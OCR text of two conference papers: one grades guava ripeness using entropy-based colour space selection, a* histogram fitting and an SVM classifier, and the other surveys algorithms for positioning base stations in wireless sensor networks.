The fundamental property of food products is color as it is related to chemical, physical, and sensorial indicators of products [1]. Being a first sensation of consumer while taking product purchase decisions, color carries significant importance in quality assessment. Color information also allows notifying the defect that food may have [2–5]. Therefore, color plays an important role in the quality assessment in the food industry [2, 6].

Over the last decade, computer vision has been implemented for quality assessment of food products, which overcomes drawbacks of traditional human inspection methods. For the quality grading purpose, image processing techniques have to take color features into consideration. Color contains useful information which helps to improve the accuracy of pattern recognition systems [7]. Nowadays, there is a rapid growth in diversity of technology and application range for color image analysis [8].

Color information is device dependent as CCD color sensors have different sensitivities as compared to CIE sensors [1]. Therefore, in order to measure the color and to extract color features of food product for grading purposes, optimal color space selection is an important task. Simple RGB ratios are used by Blasco et al. [9] to differentiate four categories of pomegranate arils. Both RGB and HIS color spaces are used to classify Fuji apples in four categories [10]. Mokji et al. [11] used H component of HIS color space to classify star fruits in four maturity categories. The classification accuracy of star fruit is improved up to 96 % by Amirilah et al. [12] using Cb and Cr components from YCbCr color space.

Therefore, the objective of this study is to investigate the usefulness of the entropy-based color space selection (RGB, CIE $L^*a^*b^*$ and HSV), as a quantitative descriptor of ripeness for guava grading.

2 Materials and Methods

2.1 Guava Samples

This work is aimed at color grading of guavas. For this reason, a total of 270 guavas of different cultivars and ripeness levels are collected at random from guava orchards. The guava varieties selected for study include Allahabad Safeda, Dharward, Dholka from orchards of Ichalkaranji, Sangali, Kolhapur (Maharashtra,

India), and Borgaon (District: Chikodi, Karnataka, India). All the fruits harvested in the production season 2012.

In this study, rather than sampling the guavas randomly, we intentionally selected guavas of ripeness level as a training set to cover the maximum range of ripeness. Obviously, establishing distinguishing boundaries using color features requires inspection and grading by an experienced human expert. Thus, guavas are first classified mainly by professional inspectors into three ripeness levels, namely under ripe, ripe, and over ripe.

The database consists of 270 guavas, of which 110 are voted as under ripe, 80 are voted as ripe, and 80 are voted as over ripe ones. A database of images is formulated by acquiring an image for each guava by placing them over white or black sheet. A uniform diffused illumination system is used, and distance from the camera to the sample was kept constant while capturing clear images of the fruits. All images are then saved on computer to be used as a database to extract color features from each guava and to design a classifier to sort them. During the learning mode, the color features extracted from a database of known samples are analyzed to detect its ripeness level.

2.2 Image Acquisition

Guava images are captured using an image acquisition system, which consists of the following elements:

- The image acquisition system used in this study consists of a camera (Sony DSC-22 W290), a lighting system composed of backlighting and a personal computer. The system has a CCD camera to capture the scene that consists of fruit. The camera is connected to a personal computer. Black paper in the background is used to facilitate the segmentation process.
- An image processing software package All the algorithms for image preprocessing and segmentation, color transformations, curve-fitting tool, and classification are written in MATLAB version 7.0 (MathWorks, Inc., USA).

Figure 1 shows acquired guava images at various ripeness levels. Actual fruit image is segmented from black background using the selective threshold method.

2.3 Image Processing

The captured image from experimental setup is in RGB color space, which is converted to various color spaces. To map the RGB primaries to HSV color space, image processing toolbox functions rgb2hsv of MATLAB are used.




Fig. 1 Illustrative images of guava ripeness **a** Under ripe **b** ripe **c** over ripe

As RGB color model is device dependent, there is no direct formulas for conversion between RGB and $L^*a^*b^*$. So RGB values first need to be transformed into a specific absolute color space, such as sRGB and CIEXYZ [13]. Thus, the resulting data will be device independent, allowing data to be transformed into $L^*a^*b^*$. The nonlinear RGB values are transformed to linear CIEXYZ values by (1):

$$\begin{bmatrix} X \\ Y \\ Z \end{bmatrix} = \frac{1}{0.1769} \begin{bmatrix} 0.49 & 0.31 & 0.20 \\ 0.1769 & 0.8124 & 0.0106 \\ 0.00 & 0.01 & 0.99Z \end{bmatrix} \begin{bmatrix} R \\ G \\ B \end{bmatrix} \tag{1}$$

For comparisons, the standard XYZ values are converted into CIELAB (or CIE $L^*a^*b^*$) color space using (2).

$$\begin{aligned} L^* &= 116f\left(\frac{Y}{Y_n}\right) - 16 \quad a^* = 500\left[f\left(\frac{X}{X_n}\right) - f\left(\frac{Y}{Y_n}\right)\right] \\ b^* &= 200\left[f\left(\frac{Y}{Y_n}\right) - f\left(\frac{Z}{Z_n}\right)\right] \end{aligned} \tag{2}$$

where

$$f(t) = \begin{cases} t^{1/3} & \text{if } t > \left(\frac{6}{29}\right)^3 \\ \frac{1}{3}\left(\frac{29}{6}\right)^2 t + \frac{4}{29} & \text{otherwise} \end{cases} \tag{3}$$

The division of $f(t)$ function into two parts is done to prevent an infinite slope at $t = 0$. $f(t)$ is assumed to be linear below some t, such that $t = t_0$, and is assumed to match the $t^{1/3}$ part of the function at t_0 in both value and slope.

$$t_0^{1/3} = at_0 + b \text{ (match in value)} \tag{4}$$

$$\frac{1}{3}t_0^{-2/3} = a \text{ (match in slope)} \tag{5}$$

The intercept $f(0) = b$ is chosen so that L^* would be 0 for solving the above two equations for a and t_0; we have

$$a = \frac{1}{3}\delta^{-2} = 7.787037\ldots \tag{6}$$

$$t_0 = \delta^3 = 0.008856\ldots \tag{7}$$

where $\delta = 6/29$. Since different color channels could give different information about the color patterns of ripeness level of guava, the intensity images from each color scale (R, G, B, L^*, a^*, b^*, $x1$, $x2$, $x3$) are stored for further analysis.

To avoid computational delays associated with further image processing analysis, the images are resized to produce 256 × 256 pixel images. Resizing allows better scrutiny and interpretation (all images have the same spatial pixel dimensions) and also kept computation times manageable. The resized 256 × 256 pixel 8-bit intensity images from each color scale are used for entropy calculation.

2.4 Entropy-Based Color Space Selection

As entropy is a statistical measure of randomness that can be used to characterize that texture of an image, it is used to select an optimal color space. Image texture is analyzed using the spatial dependence of pixel values represented by a cooccurrence matrix P with the entry $P(i, j)$ [10].

$$\text{entropy} = -\sum_i \sum_j p(i,j)\log(p(i,j)) \tag{8}$$

where $P(i, j)$ is the probability (relative frequency) of going from a one-dimensional color space level i to a level j. Thus, for a given ripeness level, entropy is extracted from intensity images from each color space (R, G, B, L^*, a^*, b^*, H, S, V) and analyzed using statistical measures.

As entropy measures randomness of the image, it is an indication of complexity within the image, i.e., more complex images have higher entropy values. In this study, the overall image of guava is segmented and used to extract the color and textural information from different color channels. Sample images of each ripeness level are considered to calculate statistical features such as the mean and standard deviation of entropy for each color space.

Table 1 shows the values (average and standard deviation) of entropy for the three ripeness levels of guavas using R, G, B, H, S, V, and L^*, a^*, b^* color spaces. Since preliminary statistical tests demonstrated that color data are not normally distributed, comparisons are done using the nonparametric Kruskal–Wallis procedure. The statistical differences ($p < 0.005$) exist among the three ripeness levels for all color spaces except for B (RGB), S (HSV), L^*, and b^*(CIE LAB) where entropy cannot differentiate between ripeness levels of guava for the same color space.

From the results, it can be concluded that R, G, and a^* space carry important color information that can differentiate the ripeness levels of guava, as can be done

Table 1 Color space entropy values (average and standard deviation) for ripeness levels of guavas

Color space	Entropy values (average ± standard deviation)		
	Under ripe	Ripe	Over ripe
R	2.3555 ± 0.3396a	2.7586 ± 0.1080b	2.7242 ± 0.1685
G	2.3188 ± 0.3094a	2.7500 ± 0.1087b	2.7178 ± 0.1300c
B	2.3460 ± 0.2766a	2.4881 ± 0.1893a	2.5643 ± 0.1492a
H	1.7500 ± 0.1481a	2.3110 ± 0.3384b	1.9004 ± 0.2579c
S	2.5801 ± 0.1889a	2.6967 ± 0.1523a	2.6651 ± 0.1485a
V	2.3594 ± 0.3212a	2.7656 ± 0.1331b	2.7270 ± 0.1553c
L^*	0.0807 ± 2.9E-17a	0.0807 ± 2.9E-17a	0.0807 ± 2.9E-17a
a^*	1.4533 ± 0.4614a	1.1598 ± 0.3071b	1.1492 ± 0.2915c
b^*	0.2418 ± 0.0825a	0.2490 ± 0.1121a	0.1882 ± 0.0656a

(a, b, c) values in the same row for three ripeness levels with different letters are significantly different ($p < 0.005$)

by the human eye. For every ripeness level, Table 1 shows the maximum standard deviation values, which are corresponding to H and a^* color scale. Nevertheless, the averaged entropy of guava images show the decreasing trend from under ripe to over ripe for a^* color scale only, which shows better discriminating power than other two color spaces so a^* color scale is selected for further analysis.

2.5 Statistical Analysis of Guava Ripeness

To represent ripeness data using a model based on mathematical equations, curve fitting is opted. Histogram of color space a^* is considered for curve fitting. In Fig. 2, normal distribution for a^* color scale for the corresponding types of ripeness is presented, along with their fit. The results indicated that there is a wide variation in all three ripeness levels. For under ripe guava images, there are two




Fig. 2 Color space a^* histogram distribution and the corresponding normal fit for **a** under ripe, **b** ripe, and **c** over ripe

Table 2 Confusion matrix for ripeness sorting of guavas using SVM classifier

Actual ripeness level	Estimated ripeness level			Total fruits	Correct classification rate (%)
	Under ripe	Ripe	Over ripe		
Under ripe	102	8	0	110	92.73
Ripe	14	66	0	80	82.5
Over ripe	0	4	76	80	95
Total	116	78	76	270	90.37

peaks with a wide gap between them and that gap is diminishing as ripeness level increases. Thus, for over ripe guava images, there is no gap between two peaks, but in fact, they are merged.

Considering the manifestation of peak functions, the fitting of the underlying distribution for all ripeness types is carried out using MATLAB (Statistics Toolbox) function *normpdf*. The model fits relatively well all the data for ripeness levels. The fitting function is the normal or Gaussian distribution, which is a function, and is defined by (9)

$$f(x) = \frac{1}{\sigma\sqrt{2\pi}} e^{-\frac{(x-\mu)^2}{2\sigma^2}}. \tag{9}$$

where μ is the mean, σ^2 is the variance, and σ is known as the standard deviation. The normal distribution is considered the most preferred probability distribution in statistics. In Table 2, the parameters of the fitting function, i.e., mean, sigma, mean lower bound, mean upper bound, sigma lower bound, and sigma upper bound, are presented. It is clear from the statistics (mean and standard deviation) of these parameters that they are not merging for all three ripeness levels, which indicate that it possess clear distinguishing boundaries.

The result indicates that there is high variability in curve-fitting parameters. It can then be concluded that the statistical features extracted from a^* color scale show a relative resolving power in the characterization of guava ripeness.

2.6 Support Vector Machine–Based Ripeness Classification

For classification, support vector machines are employed, which are supervised learning models. Support vector machine (SVM) is binary classifiers that search for a hyperplane with the largest possible margin between positive and negative samples. If two-dimensional data are linearly separable, then the separator is a line. For three- or more dimensional data, the separator is a hyperplane. This hyperplane can be described as (10)

$$w^T x + b = 0. \tag{10}$$




Fig. 3 Support vector machines

where w is normal to the hyperplane and b is the perpendicular distance from the hyperplane to the origin. Support vectors are the examples closer to the separating hyperplane, and the aim of SVM is to orientate this hyperplane in such a way as to be as far as possible from the closest members of both classes, as shown in Fig. 3. Implementing SVM is nothing but selecting w and b such that training data can describe by (11)

$$w_i x + b = +1 \quad \text{for } y_i = +1 \text{ and } w_i x + b = -1 \quad \text{for } y_i = -1 \tag{11}$$

To evaluate feasibility of SVM as ripeness classifier, various kernel functions such as linear, polynomial, radial basis functions are used. To validate analysis, full cross-validation by leave-one-out method approach is implemented during development of SVM classifier in which one sample is preserved for validation and the rest of the samples are employed to build the classification model. The same routine is repeated until each sample is used once as a validation sample.

3 Results and Discussion

SVM classifier model with various kernel functions such as linear, polynomial, and radial basis is evaluated for ripeness classification. An experiment shows that there is no significant difference between classification accuracy achieved using various SVM kernel functions. The results of the classification are presented in Table 2 as confusion matrices.

The overall correct classification performance for the under ripe, ripe, and over ripe levels of guavas is 92.73, 82.5, and 95 %, respectively. Experimentally, it is observed that training results are more accurate than testing results. From the results, it can be seen that the generalization capability of the SVM classifier is satisfactory for the relatively small dataset of 100 images per quality. The training inputs to the SVM classifier contained sufficient information pertaining to the target ripeness qualities. In spite of the high variability and complexity of the

studied colored guava image samples, the results showed the capacity of a^* color space *normpdf* parameters to provide valuable information in discerning among different qualities.

An experiment shows that there is no significant difference between classification accuracies achieved using various SVM kernel functions such as polynomial, linear, and radial basis. The analysis of confusion matrices for the test set yields interesting insights into the differences in color appearance and efficiency of SVM classifier. Due to the fact that guava color exhibits normal biological variations and is subject to climatic conditions that are not exactly replicated, it is unrealistic to expect 100 % accurate classification at all times. Therefore, it will be necessary to set a cutoff for acceptance of correctly classified ripped guavas. The maximum values of the mean and sigma of normpdf curve-fitting parameters are for over ripe guavas, so the tendency of the misclassification rate is to decrease toward the overripped guavas. Results also show that the ripe level, in the test set, had the worse classification.

4 Conclusions

Simple visual feature, i.e., color, is considered in the ripeness classification of guavas. As every color space carries different color pattern information, selection of color space is a crucial task for the respective application. In this paper, entropy-based color space selection is performed and it is observed that a^*(CIELAB) color space statistics have promising discriminating power for guava ripeness evaluation. Statistical analysis of curve-fitting parameters using normal distribution is carried out. These parameters are opted as feature inputs for SVM classification.

The overall classification accuracy for the sorting ripeness of guava achieved by SVM is 90.37 %. The classification efficiency is almost same for all other kernel functions such as linear, polynomial, and radial basis of SVM.

Further work will be focused on improvement in classification efficiency to design a classification model for guava ripeness using the CIELAB color space.

References

1. Mendoza, F., Dejmek, P., Aguilera, J.M.: Calibrated color measurements of agricultural foods using image analysis. Postharvest Biol. Technol. **41**(3), 285–295 (2006)
2. Abdullah, M.Z., Guan, L.C., Lim, K.C., Karim, A.A.: The applications of computer vision system and tomographic radar imaging for assessing physical properties of food. J. Food Eng. **61**, 125–135 (2004)
3. Du, C., Sun, D.-W.: Recent developments in the applications of image processing techniques for food quality evaluation. Trends Food Sci. Technol. **15**, 230–249 (2004)
4. Hatcher, D.W., Symons, S.J., Manivannan, U.: Developments in the use of image analysis for the assessment of oriental noodle appearance and color. J. Food Eng. **61**, 109–117 (2004)

5. Kumar, S., Mittal, G.S.: Rapid detection of microorganisms using image processing parameters and neural network. Food Bioprocess Technol. **3**(5), 741–751 (2009)
6. Segnini, S., Dejmek, P., Oste, R.: A low cost video technique for color measurement of potato chips. LWT Food Sci. Technol. **32**, 216–222 (1999)
7. Villegas, M., Paredes, R.: Face recognition in color using complex and hyper complex representations. In: Proceedings of the 3rd Iberian Conference on Pattern Recognition and Image Analysis, Part I, vol. 68, pp. 217–224, Girona, Spain, June 2007
8. Sangwine, S.J., Ell, T.A.: Hyper complex auto- and cross-correlation of color images. In: Proceedings of the IEEE International Conference on Image Processing, vol. 2428, pp. 319–322, Kobe, Japan, Oct 1999
9. Blasco, J., Cubero, S., Gmez-Sanchis, J., Mira, P., Molt, E.: Development of a machine for the automatic sorting of pomegranate (Punica granatum) arils based on computer vision. J. Food Eng. **90**, 27–34 (2009)
10. Xiaobo, Z., Jiewen, Z., Yanxiao, L.: Apple color grading based on organization feature parameters. Pattern Recogn. Lett. **28**, 2046–2053 (2007)
11. Mokji, M.M., Abu Bakar, S.A.R.: Starfruit classification based on linear hue computation. Elektrika **9**(2), 14–19 (2007)
12. Amirulah, R., Mokji, M.M., Ibrahim, Z.: Starfruit color maturity classification using Cr as feature. In: 2010 6th International Conference on Signal-Image Technology and Internet-Based Systems (SITIS), pp.93–97, 15–18 Dec 2010
13. Strokes, M., Anderson, M., Chandrrsshekar, S., Motta, R.: A standard default color space for the internet: sRGB. Available at: http://www.color.org/sRGB.xalter. Accessed June 2010 (1996)

Optimal Positioning of Base Station in Wireless Sensor Networks: A Survey

Prerna Meena, Devendra Gurjar, Ashutosh Kumar Singh and Shekhar Verma

Abstract Location of the base station plays an important role in a wireless sensor networks because the position of the base station governs the lifetime of wireless sensor networks. The main motive of this paper is to give the basic idea of the all possible approaches to find the optimal position of base station having different aspects, i.e., some approaches are suitable for low-density networks, and some can effectively work for highly deployed networks. Approximately all the recent works consider the energy consumption factor of the sensor node as well as base station to propose new algorithm based on WSN.

Keywords WSN · Optimal position · Base station · Lifetime

1 Introduction

A WSN consists of a large number of sensor nodes deployed in a region to monitor and collect information, such as video, audio, and temperature. Military, industrial, health care, environmental, structural, monitoring are some of most fancy applications of WSN nowadays [1]. Sensor nodes have limited resources in terms of

P. Meena (✉) · D. Gurjar · S. Verma
Department of Wireless Communication and Computing, IIIT, Allahabad, India
e-mail: prerna.nitb@iiita.ac.in

D. Gurjar
e-mail: devendra.info100@gmail.com

S. Verma
e-mail: sverma@iiita.ac.in

A. K. Singh
Department of Electronics and Communication Engineering, IIIT, Allahabad, India
e-mail: ashutosh_singh@iiita.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_116, © Springer India 2014




Fig. 1 Single-hop transmission in wireless sensor network




Fig. 2 Multihop transmission in wireless sensor network

memory, computation power, and bandwidth. The basic aim of this paper is how to maximize the lifetime of sensor nodes in WSN. In sensor network, all the sensor nodes detect the relevant quantities, collect the data, monitor the assessment, and analyze the information. As the data forwarding scheme depends on the connectivity pattern of the networks therefore topology of a network plays a key role. This literature survey considers two network topologies: Flat Network Topology and Multihop Network Topology. In Flat Network Topology, the transmissions are homogeneous and each node transmits with same power having same initial energy. In Multihop Network Topology transmissions are heterogeneous which means nodes have different data transmission rate having different initial energy. The main problem in maintaining operation of the WSN is maximum energy consumed in communication rather than in sensing the data. Hence, positioning of base station is an important task to reduce energy consumption in data transmissions (Figs. 1, 2).

2 Application

WSNs are designed to perform tasks such as detection, tracking, and classification. The diversity of practically useful applications include environmental monitoring (e.g., traffic, habitat, security), industrial sensing and diagnosis (e.g., appliances, factory, supply chain), battlefield monitoring (e.g., multitarget tracking), structural monitoring etc. [2].

3 Challenges

In WSNs, there are so many challenges such as energy consumption, memory, and size of each sensor node. WSNs have some other limitations related to wireless channel. As the wireless channel suffers from interference, noise and link contention, therefore WSNs have to face congestion problem. WSNs have various design challenges such as heterogeneity, distributed processing, low-bandwidth communication, large-scale coordination, and real-time computation. Scalability, privacy, and security of data are also a great challenge in wireless sensor network. Some challenges are related to coverage area of the sensor nodes, maintenance, and localization and synchronization.

4 Algorithms for Base Station Positioning

4.1 Particle Swarm Optimization Algorithm

Particle swarm optimization algorithm is evolutionary computing technique [3]. According to the authors, the basic aim of PSO is to find the particle positions that result in the best development of a given fitness function. Fitness function value should be minimum for better performance of the network, and it is minimized by PSO in the process of optimization. In this paper, authors have considered two parameters simultaneously, coverage and economy efficiency. This algorithm is effective for large-scale network design.

4.2 Gravitational Search Algorithm

According to the authors, this algorithm employs the gravitation method idea, "each mass attracts every other mass with a gravitational force," and this algorithm works in heterogeneous environments. Heterogeneous according to this algorithm WSN means every node have different initial energy, data transmission rate, etc. [4]. This proposed algorithm to find out near-optimal location for base station is two-tiered architecture. Two-tiered architecture means WSN consists of a large number of sensor nodes/application nodes and at least one base station. Each cluster contains many sensor nodes and at least one application node. Each sensor node sends the gathered information to application node, and then the application node sends this information to the base station. It is very difficult to find near-optimal location of base station in heterogeneous environments. Proposed heuristic algorithm-based GSM gives good result when sensor field consists of different kinds of application nodes. Authors have considered these parameters to find optimal location of the base station. Euclidian distance (from application

node to sensor node), one distance-dependent parameter, one distance-independent parameter are used with initial energy and different data transmission rates.

4.3 A (1−ε) Approximation Algorithm

A $(1 - \varepsilon)$ Approximation algorithm deals with mathematical calculation, and the position can be calculated mathematically before deployment [5]. We obtain a function $f(x)$ and maximize the value of this function by using linear programming; it contains a set of infinite element. In this algorithm, some energy constraints are used along with some flow balance equation to find out the optimal position of the base station to the sensor nodes. Further $f(x)$ is computed in polynomial time for every possible value of x. where x represents the M different locations of base station. There may be a possibility that many base stations lie in the same range from the sensor node. So the base station should be chosen by the one-hop distance or nearest base station position. In approximation algorithm, the calculation of fiction points is to discretize the cost of the subarea of the sensor network field. The cost vector represents the cost of the sensor node along with the sensor field. By using this, we can define the lower bound of the maximum network lifetime and then forms a co-centric circle. Basic aim of this algorithm is to reduce an infinite search space to a finite element search space for base station placement and exploit a clever way to discretize cost parameters associated with energy consumption.

4.4 Genetic Algorithm-Based Approach

According to the authors, the basic idea behind this algorithm is optimization in genetic algorithm, which is based on the optimization of fitness function [6]. Authors have considered two parameters energy and distance in this algorithm for base station placement position. As genetic algorithm works on the survival of fittest concept, in the same way here, it is used to identify the optimum (fittest) location of base station. In this algorithm, the primary task is to measure the population fitness function through selection, crossover, and mutation procedures are performed. In genetic pool, the selection of the chromosome in the pool is according to the "survival of the fittest" concept.

4.5 Static and Dynamic Positioning Approach

In this approach, authors have discussed static and dynamic positioning of base station and explained that dynamically positioning of Base station is done when effective location is needed at any instant. Dynamic location of base station is

based on the traffic intensity of the network [7] where the target is detected. It is known that finding out base station position in WSN is NP-complete problem. It can be easily solved by cluster head, but the thing is that cluster head selection is itself a NP-complete problem. Base station movement depends on many attributes, and optimal positioning of the base station is easier than the placing of the multiple base stations in wireless sensor network. As we have discussed, the local search algorithm gives the better result than the greedy algorithm. For solving this NP-complete problem, it is necessary to limit the search space. In this paper, contemporary schemes are also introduced for WSN pursue optimization at the various layers of the communication protocol stack. Multihop routing dynamically adopt the changes in sensor energy and the traffic intensity. Dynamic positioning of base station gives better performance than the static positioning and easily handles the application requirement.

4.6 Multiple Objective Metrics Approach

In this approach, authors [8] have considered four parameters: ratios of the sensor node, Fault tolerance, Energy consumption, Network delay for single hop or multihop communication. The congestion is calculated by the standard deviation of degree of base station. The availability of sensor node is calculated by the ratio of the sensor nodes, which fall in the range of base station to the total number of sensor node. Fault tolerance of the network against base station failure means if one base station is failed or if the sensor node is died so what are the possible effects can influence the sensor network lifetime. If the sensor node is died, it does not affect the data gathering so much, but if the base station is died, then it totally affects the communication. We can calculate the fault tolerance of the network by calculating the ratio of number of reachable sensor nodes after base station failure to the number of reachable sensor nodes before base station failure. Standard deviation is calculated by the degree of base station, which means the number of sensor nodes communicated or in the range of base station. The basic aim of multiple objective matrixes is to place multiple base stations at optimal position in WSN field. The drawback of this technique is to increase the various properties of network failure because of multiple objectives. Authors have used greedy search in this paper, but local search leads to the result.

4.7 Fuzzy Decision-Making Approach for Mobile Base Station

Location of the base station is an important issue for the mobile operator [9] as the authors discussed. Main problem for mobile user is coverage area and strength of signals. Hence, for mobile base station location, we have used multiple criteria and

decision-making methods. In fuzzy logic, we used linguistic variable for representation of the weight of each criterion which we are used in this method. In this paper, they introduced fuzzy-based method. These methods are based on the crisp set so they always give the numerical result. Fuzzy method is not totally based on the numeric term, and it basically depends on the weight of the linguistic variable. This weight evaluates the suitable location based on the linguistic variable weight and compares the final fuzzy value with the combination of all other input methods. Firstly, it defines the fuzzy preference relation and then defines the ranking procedure on the basic of the ranking method to determine the best location of the base station.

4.8 Optimal Wireless Sensor Network Design for Efficient Energy Utilization

In this paper, proposed model focuses on the relay station placement and assignment problem and the minimum energy RS placement problem [10]. We use radio propagation model for the placement of relay station and energy consumption model to compute the energy consumption for transmitting and receiving signal. The position of base station is initialized to minimize the RS installation, maintenance cost for the required period of the network lifetime. To guarantee the packet delivery from sensor nodes to base station, we implement the flow conservation rule. Results of the proposed method show the effectiveness of various network scenarios.

4.9 Base Station Location Optimization for Minimum Energy Consumption

Authors have suggested that moving from a network of a small number of high-power microcells to a larger number of smaller microcells may improve the energy efficiency of the network [11], which means we set several (smaller) base stations with lower transceiver power in the same region to reduce the overall use of the energy. In this paper, authors have used stochastic programming using mixed integer linear programming (MILP) model. Basic idea behind this technique is that it can provide an optimal allocation considering different user patterns, with the help of collaboration of new base station in the same region. In this paper, authors have used TDMA pattern to reduce interference, which means only one user is served for each time slot. Author takes assumption that the base station knows the forward channel state information (CSI) so that the information of transmitted power can be given to each base station for optimal transmission. The algorithm selects the optimal base station locations from a finite set of possible choices specified by the algorithm operator.

Table 1 Comparison between different approaches used to find the optimal position of BS in the wireless sensor network

S. No.	Paper name/algorithm	Objective	Key features
1	Particle swarm optimization algorithm for finding optimal positioning of base station in WSN	To find optimal solution for optimization problem in two-tiered network	Computationally efficient optimization algorithm
2	Gravitational search algorithm	Base station location in two-tiered heterogeneous environment	It increases computational complexity but gives results close to optimum
3	A $(1-\varepsilon)$ Approximation algorithm for increasing network lifetime by using base station position	Used for the maximum coverage and transform infinite search space into finite search space	Complexity increases with the increase in the number of base station. Used integer programming
4	Genetic algorithm to find out dynamic base station position in wireless sensor network	Find out best result in terms of base station location on the concept of survival of the fittest basic	Executing DBSR algorithm on LEACH and HEED protocol
5	Static and dynamic positioning of base station in wireless sensor network	Positioning of multiple base stations and single base station by considering the movement of BS	Increase data delivery and protecting network assets
6	Multiple objective matrixes for base station position	Considers four different matrixes to find out base station location	Multiple objectives which increase various properties of the network
7	Fuzzy decision making for the location of mobile base station	By using decision-making algorithm to solve base station placement problem	Fuzzy-based method gives the good result than the non-fuzzy-based method
8	Optimal wireless sensor network design for efficient energy utilization	Minimizing the cost of the network by placing minimum number of relay stations	Multiple linear integer programming used for relay station placement gives the better result than heuristic-based approach
9	Base station location optimization for minimum energy consumption in WSN	To solve base station placement problem considering different user patterns	Multiple linear programming and branch and bound technique used and improved the performance of microcell interference
10	Method for optimization base station location for indoor wireless communication	Base station placement in interference-limited CDMA system	Use mathematical function t to reduce power consumption and reduced the path loss and improved the quality of services

4.10 Optimization of BS Location for Indoor Energy Consumption

In this paper, authors introduced a novel binary integer programming formulation of base station placement [12]. By using branch and bound technique, authors find an optimal location of base station in an interference-limited CDMA system. Computation time of this algorithm is increased according to the size of the problem and this is a drawback of this algorithm. But it gives guarantee to find optimal location of the base station. In this paper, authors have compared genetic algorithm performance to introduced algorithm. In GA, algorithm computation time is less than this algorithm but does not guarantee data packet delivery. Hence, this algorithm is better for small-scale problems (Table 1).

5 Conclusion

In this literature survey, we have discussed and compared different base station placement techniques in WSN. According to this survey, it can be concluded that the works which have been done for deployment of base station have not considered a parameter network lifetime for different scenarios. Some of the techniques only work on the main objectives such as energy consumption. Discussed works show the good result for one scenario but not for different scenarios. Hence, fuzzy-based base station placement technique has to be developed to reduce energy consumption in WSN, which considers different scenario.

References

1. Ruiz, L.B., Correia, L.H.A., Vieira, L.F.M., Macedo, D.F., Nakamura, E.F., Figueiredo, C.M.S., Vieira, M.A.M., Maia, E.H.B., Câmara, D., Loureiro, A.A.F., Nogueira, J.M.S., da Silva Jr, D.C., Fernandes, A.O.: Architectures for wireless sensor networks (In Portuguese). In: Proceedings of the 22nd Brazilian Symposium on Computer Networks (SBRC'04), Gramado, Brazil, pp. 167–218 (2004). Tutorial, ISBN: 85-88442-82-5
2. Mainwaring, A., Polastre, J., Szewczyk, R., Culler, D., Anderson, J.: Wireless sensor networks for habitat monitoring. In: First ACM Workshop on Wireless Sensor Networks and Applications, Atlanta, GA (2002)
3. Hong, T.-P., Shiu, G.-N., Lee, Y.-C.: Finding base-station locations in two-tiered wireless sensor networks by particle swarm optimization. Part. Swarm Optim. 261–274 (2009)
4. Rafsanjani, M.K., Dowlatshahi, M.B.: Using gravitational search algorithm for finding near-optimal base station location in two-tiered WSNs. Int. J. Mach. Learning Comput **2**(4), 377–380 (2012)
5. Shi, Y., Hou, Y.T.: Approximation algorithm for base station placement in wireless sensor networks. In: 4th Annual IEEE Communications Society Conference on Sensor, Mesh and Ad Hoc Communications and Networks (SECON'07), pp. 512, 519, 18–21 June 2007

6. Mollanejad, A., Khanli, L.M., Zeynali, M.: DBSR: dynamic base station repositioning using genetic algorithm in wireless sensor network. In: Second International Conference on Computer Engineering and Applications (ICCEA), vol. 2, IEEE (2010)
7. Akkaya, K., Younis, M., Youssef, W.: Positioning of base stations in wireless sensor networks. Commun. Mag. IEEE **45**(4), 96,102 (2007)
8. Kim, S., et al.: Multiple-objective metric for placing multiple base stations in wireless sensor networks. In: 2nd International Symposium on Wireless Pervasive Computing (ISWPC'07), IEEE (2007)
9. Gacovski, Z., Cvetanoski, I.: Fuzzy decision-making for selection of mobile base station location. In: 28th International Conference on Information Technology Interfaces, IEEE (2006)
